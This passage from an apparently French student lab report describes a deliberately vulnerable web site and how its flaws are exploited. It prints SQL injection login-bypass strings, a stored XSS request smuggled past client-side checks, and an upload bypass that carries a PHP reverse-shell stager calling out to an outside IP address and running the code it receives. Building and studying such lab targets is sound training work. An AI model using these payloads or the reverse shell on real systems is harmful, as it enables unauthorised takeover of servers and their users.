


Figure 12: Ajout d'une règle de redirection de port dans le routeur ADSL.

4.4.2. Configuration DYDNS

L'accès à internet est identifié de manière dynamique, cela veut dire que notre connexion dispose d'une adresse IP publique qui n'est donc pas statique.

Le fait que l'adresse IP change veut dire que L'URL de notre site change, et les personnes connaissant notre site par ancienne adresse ne pourront plus y accéder.

Donc, seul un nom permet de conserver une indépendance vis-à-vis de l'adresse IP.

Pour réaliser cette tâche on passe par le site noip.com et on crée un compte, comme c'est un utilitaire gratuit on ne peut donc pas utiliser notre propre nom de domaine, mais un de leurs sous-domaines comme adresse de notre site.

Dans notre cas sa sera : <http://darkmarket.ddns.net>

Ensuite pour mettre à jour automatiquement les serveurs de NO-IP avec une nouvelle adresse IP public, on a installé le programme **NO-IP DUC**.




Figure 13: Programme NO-IP DUC.

Enfin, sur la console de l'administration de notre routeur **ADSL > ACCESS MANAGEMENT > DDNS**, on configure ce dernier selon les coordonnées de notre compte sur NO-IP comme suit :




Figure 14: configuration DDNS sur le routeur ADSL.

Conclusion

Dans ce chapitre, nous avons décrit les outils utilisés pour la conception du site web, sa hiérarchie, ses fonctionnalités, et la configuration DyDNS qui permet de rendre le serveur web accessible depuis l'extérieur.

Dans le chapitre suivant, nous allons voir comment a-t-on procédé pour l'implémentation de cinq failles exploitables et la méthodologie permettant leurs exploitations.

Chapitre II :

Implémentation et exploitation du site web vulnérable.

Introduction

Dans ce deuxième chapitre, nous allons nous focaliser sur la méthodologie d'exploitation des cinq vulnérabilités présentes sur notre site web, ainsi que l'enchaînement d'évènement permettant la prise de contrôle du système en mode administrateur.

1. Méthodologie d'exploitation des vulnérabilités

1.1. SQL Injection

SQL injection Permet d'exécuter et d'envoyer des requêtes SQL vers la base de données sans que celles-ci ne soient vérifiées ou bien validées.

Localisation sur notre site :

Sur la page ‘**index.php**’, deux ‘forms’ s’offrent à l’utilisateur ; l’un permet la création d’un compte et l’autre d’accéder à un compte existant.

Si un utilisateur essaye de créer un compte avec le username ‘**Administrator**’ (il fait partie de la liste des usernames courant d’un administrateur sur un site web), en majuscule ou bien minuscule peu importe, une erreur SQL apparaîtra comme ci-dessous (l’erreur n’apparait pas à l’œil nu car le fond de la page et l’écriture de l’erreur sont noirs donc, faudra cliquer dessus) :




Figure 15: Erreur création administrator.

Celle-ci reflète :

1. L’existence d’un compte ayant pour username ‘Administrator’, qui est sûrement le **compte administrateur du site-web**.
2. L’existence de table **users** dans la base de données du site-web.

L’utilisateur pourra essayer de bypasser l’authentification de l’administrateur avec ‘**SQL Injection Authentication Bypass**’, ceci consiste à essayer le username

Administrator suivi de quelques caractères qui peuvent induire la base de données en erreur pour qu'elle ait une valeur de retour égal à **True**.

```
$sql = "SELECT * FROM users WHERE username='$username' AND password='$password'" ;
```

Figure 16: Requête Sql pour le login.

En essayant le username « **Administrator' --//** », ou bien « **Administrator' or " "** », ou alors « **Administrator' or "-"** », ou « **Administrator' or 'I"&'** », ou « **Administrator' #** »..etc , et n'importe quel mot de passe l'utilisateur accèdera au compte de l'administrateur.

Sauf que pour pouvoir saisir les caractères spéciaux précédents (' // &), l'utilisateur devra soit : utiliser BurpSuite pour intercepter les données envoyées et les modifier, soit en inspectant l'élément de la page puis enlever le test HTML (pattern) qui consiste à vérifier que les données saisies sont en forme de chiffres ou de lettres.




Figure 17: Attribut pattern de l'input username.

Dans la page '**index.php**' ci-dessus, le champ de saisi username et password ont été inversés, de plus, le type de username est de type 'password' et celui de password est de type 'text', cela a été fait ainsi pour des raisons psychologiques et d'habitudes, ce qui permettra d'embrouiller un utilisateur.

En appliquant l'explication ci-dessus (par exemple **Administrator' #**), on aura accès au compte de l'administrateur comme le reflète la figure suivante :




Figure 18: Authentification Bypass.

1.2. XSS Stored

XSS stored est une vulnérabilité très dangereuse car elle affecte tous les utilisateurs d'un site web, elle se produit lorsqu'un code malveillant JavaScript est enregistré sur la page d'un site et qui est uploadé depuis la base de données.

Localisation sur notre site :

Sur la page ‘welcomePage.php’, on a une fonctionnalité qui permet d’ajouter à la base de données un produit à vendre en saisissant : titre, description et prix du produit.

De ce fait, l’utilisateur pourra saisir un code JavaScript malveillant qui sera stocké dans la base de données, comme l’exemple suivant :

<script>alert("hey");</script>
tradition
0,12
创建项目

Figure 19: Ajout d'un item à la base de données.

Sauf que sa saisie ne sera pas acceptée par le site web à cause des vérifications Html (grâce à l'attribut pattern), et JavaScript (fonction validate()), comme le montrent les deux figures ci-dessous :

```
<div class="col-sm-12 my-1">
    <input name="itemTitle" type="text" pattern="[a-zA-Z ]+" class="form-control" id="itemTitle"
        placeholder="标题" />
</div>
<div class="col-sm-12 my-1">
    <input name="itemDesc" type="text" pattern="[a-zA-Z ]+" class="form-control" id="itemDesc"
        placeholder="描述" />
</div>
```

Figure 20: Vérification pattern de la saisie de l'utilisateur.

```
<script type="text/javascript">
    function validate(){tableau=[",","<",">","\\","%"];var string =document.getElementById("itemTitle").value;for (var i in tableau){for (var j in
        string){if(tableau[i]==string[j]){return false;}}}var string =document.getElementById("itemDesc").value;for (var i in tableau){for (var j in
        string){if(tableau[i]==string[j]){return false;}}}
    }
</script>
```

Figure 21: Vérification JavaScript de la saisie de l'utilisateur.

Pour venir à l'encontre de ceci, l'utilisateur devra :

1. Ajouter un item qui devra être accepté par le site web.



Figure 22: Ajout d'un item légitime.

2. Utiliser **BurpSuite** pour changer les données envoyées tout en utilisant percent-encoding (ou bien URL encoding) qui est un mécanisme de codage de l'information dans un Uniform Resource Identifier (URI), exemple : l'apostrophe est représentée par %27 , le signe inférieur par %3C, le signe supérieur par %3E

```

1 POST /welcomePage.php HTTP/1.1
2 Host: darkmarket.ddns.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 65
9 Origin: http://darkmarket.ddns.net
10 Connection: close
11 Referer: http://darkmarket.ddns.net/welcomePage.php
12 Cookie: PHPSESSID=9ecpl1jd0kmrdb6chp53o7dt
13 Upgrade-Insecure-Requests: 1
14
15 itemTitle=%3Cscript%3Ealert%28%22hey%22%29%3C%2Fscript%3E&itemDesc=n%28importe&itemPrice=0.06

```

Figure 23: Interception et changement du POST Http.

3. Comme résultat, la vulnérabilité **XSS-stored** a été exploitée.



Figure 24: Exploitation XSS_Stored.

1.3. File upload

File upload est une vulnérabilité qui permet d'uploader un fichier malveillant (fichier PHP par exemple) vers une machine cible afin de l'infecter.

Localisation sur notre site :

Une fois que l'utilisateur a bypassé l'authentification pour se connecter en tant qu'administrateur, les pages (welcomePage.php, settings.php, searchPage.php) lui permettent d'accéder à la page d'administration '**administ.php**' qui est cachée, l'utilisateur devra être curieux et jeter un coup d'œil au code source pour constater l'existence de deux éléments dans la barre de navigation côté droit (class= ' navbar-right ') au lieu de juste un qui est affiché, comme le montre la figure suivante :

```

48 <ul class="nav navbar-nav navbar-right">
49   <li class="nav-item navRight">
50     <li id="disconnect" class="nav-item navRight"><a  class="nav-link" href="disconnect.php">管理员页面</a></li>
51       <a class="nav-link" href="logout.php" style="color:white;">注销</a>
52     </li>
53   </ul>
54 </div>
55 </nav>
...

```

Figure 25: Emplacement de la page de l'administrateur dans le code source.

```

28 <style type="text/css">
29 #disconnect{
30 display:none;
31 }
32 </style>

```

Figure 26: Attribut permettant de cacher la page admin.

En l'activant, et à premier abord, aucun changement n'est visible sur la page. Cela est dû au fait que la page de l'administrateur est écrite avec une couleur noire, ce qui la rend illisible sur une photo en arrière-plan de couleur similaire.

Si l'utilisateur sélectionne les éléments de la page, il pourra être en mesure de l'apercevoir, comme le montre la figure ci-dessous :




Figure 27: Emplacement de la page de l'administrateur.

Si par contre l'utilisateur n'arrive pas à trouver cette page, il pourra faire du « Directory brute force » en utilisant **DirBuster** par exemple.

Une fois trouvé et en cliquant sur ‘管理员页面’ (Admin page en chinois), l'utilisateur sera redirigé vers la page suivante :

The screenshot shows a web-based administration interface with a dark theme. At the top, there's a navigation bar with links for '家' (Home), '搜索' (Search), '设置' (Settings), and '注销' (Logout). Below the navigation is a search bar labeled '搜索用户名:' with a placeholder '要搜索的用户名' (User name to search) and a '搜索' (Search) button. A table lists users with columns: '用户 ID', '用户', '钱', '启用/禁用用户', '已启用管理员', and '删除'. The data shows three users: 'Administrator' (ID 1, 30.08, True, True), 'utilisateur1' (ID 4, 0.00, True, False), and 'utilisateur2' (ID 5, 100.06, True, False). Below this is another search section labeled '搜索项目:' with a placeholder '要搜索的项目名称' (Project name to search) and a 'Search' button. A table lists projects with columns: '项目 ID', '所有者用户名', '标题', '描述', '价格', and '删除'. The data shows two projects: 'montre' (ID 30, utilisateur1, rolex, 500.00) and 'bracelet' (ID 31, Administrator, tradition, 1.00).

Figure 28: Interface de la page de l'administrateur.

Cette page contient de multiples boutons cachés où, un seul permet d'uploader un fichier (submit), alors que les autres permettent d'annuler la sélection du fichier (reset).

Du coup l'utilisateur devra inspecter l'élément de la page pour les afficher, comme le montre la figure ci-dessous :

```

193 <form
194 style=
195 "display:none;"
196 action=
197 "upload.php"
198 method=
199 "post"
200 enctype=
201 "multipart/form-data">
202 Select image to upload:
203 <input type="file" name="fileToUpload" id="fileToUpload">
```

Figure 29: Code source des boutons cachés.




Figure 30: Affichage des boutons cachés.

Face à une telle situation, l'utilisateur pourra trouver rapidement le bouton adéquat en cherchant « type= 'submit' », puis essayera par exemple, d'ajouter une couleur au bouton pour le différencier des autres.

Figure 31: Emplacement du bouton submit.

Le fichier ‘**upload.php**’ qui permet de gérer le téléchargement des fichiers par le biais du bouton `<submit>` ci-dessus accepte uniquement des fichiers images (jpg, jpeg), sauf que la seule extension acceptée pour être téléchargé sur le serveur est l’extension ‘`png`’ comme la figure en bas :

```

1  <?php
2      if(isset($_FILES['fileToUpload'])){
3          $file_name = $_FILES['fileToUpload']['name'];
4          $file_size = $_FILES['fileToUpload']['size'];
5          $file_tmp = $_FILES['fileToUpload']['tmp_name'];
6          $file_type = $_FILES['fileToUpload']['type'];
7          $allowed = array('image/png', 'image/jpeg', 'image/jpg');
8          if(in_array($file_type, $allowed)){
9              if($file_size < 4096000){
10                  if(strtolower($file_type) == 'image/png'){
11                      move_uploaded_file($file_tmp, "uploads/".$file_name);
12                      echo "<script>alert('file uploaded');</script>"; /*file uploaded*/
13                  }
14                  else{
15                      echo "<script>alert('you are not allowed to upload the file.');//</script>"; /*not allowed to upload the file*/
16                  }
17              }
18              else{
19                  echo "<script>alert('file too large');//</script>"; /*file too large*/
20              }
21          }
22          else{
23              echo "<script>alert('you are not allowed to upload the file.');//</script>"; /*not allowed to upload the file*/
24          }
25      }
26      else{
27          echo "<script>alert('no file uploaded');//</script>"; /*no file was selected*/
28      }
29  ?>
30
31

```

Figure 32: Code source du fichier 'upload.php'.

Pour uploader un fichier malveillant ('**test.php**'), l'utilisateur aura besoin de contourner toutes les restrictions précédentes en utilisant « BurpSuite », qui lui fournira la possibilité de changer l'extension du fichier à envoyer au serveur comme suit :

1. Changer l'extension du fichier '**test.php**' en '**test.php.png**' afin de paraître légitime.




Figure 33: Changement de l'extension du payload avant l'envoi.

2. Intercepter l'envoi du fichier avec BurpSuite.

```

1 POST /upload.php HTTP/1.1
2 Host: darkmarket.ddns.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----4123911626076694792728557568
8 Content-Length: 1463
9 Origin: http://darkmarket.ddns.net
0 Connection: close
1 Referer: http://darkmarket.ddns.net/administ.php
2 Cookie: PHPSESSID=h34qphdejhhcie54fflinn55tuf
3 Upgrade-Insecure-Requests: 1
4
5 -----4123911626076694792728557568
6 Content-Disposition: form-data; name="fileToUpload"; filename="text.php.png"
7 Content-Type: image/png
8
9 /*<?php /** error_reporting(0); $ip = '41.107.240.200'; $port = 80; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://($ip):($port)"); $s_type = 'stream'; } if ($s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if ($s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = $socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!($s_type)) { die('no socket funcs'); } if (!($s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if ($len) { die(); } $a = unpack("Nlen", $len); $len = $a[1]; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) { ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); }
0 -----4123911626076694792728557568
1 Content-Disposition: form-data; name="submit"
2
3 A,SA4 m-#aoM
4 -----4123911626076694792728557568--
5

```

Figure 34: Interception de l'envoi du payload.

3. Changer l'extension du payload vers son extension originale (php).

```

1 POST /upload.php HTTP/1.1
2 Host: darkmarket.ddns.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----4123911626076694792728557568
8 Content-Length: 1463
9 Origin: http://darkmarket.ddns.net
0 Connection: close
1 Referer: http://darkmarket.ddns.net/administ.php
2 Cookie: PHPSESSID=h34qphdejhhcie54fflinn55tuf
3 Upgrade-Insecure-Requests: 1
4
5 -----4123911626076694792728557568
6 Content-Disposition: form-data; name="fileToUpload"; filename="text.php"
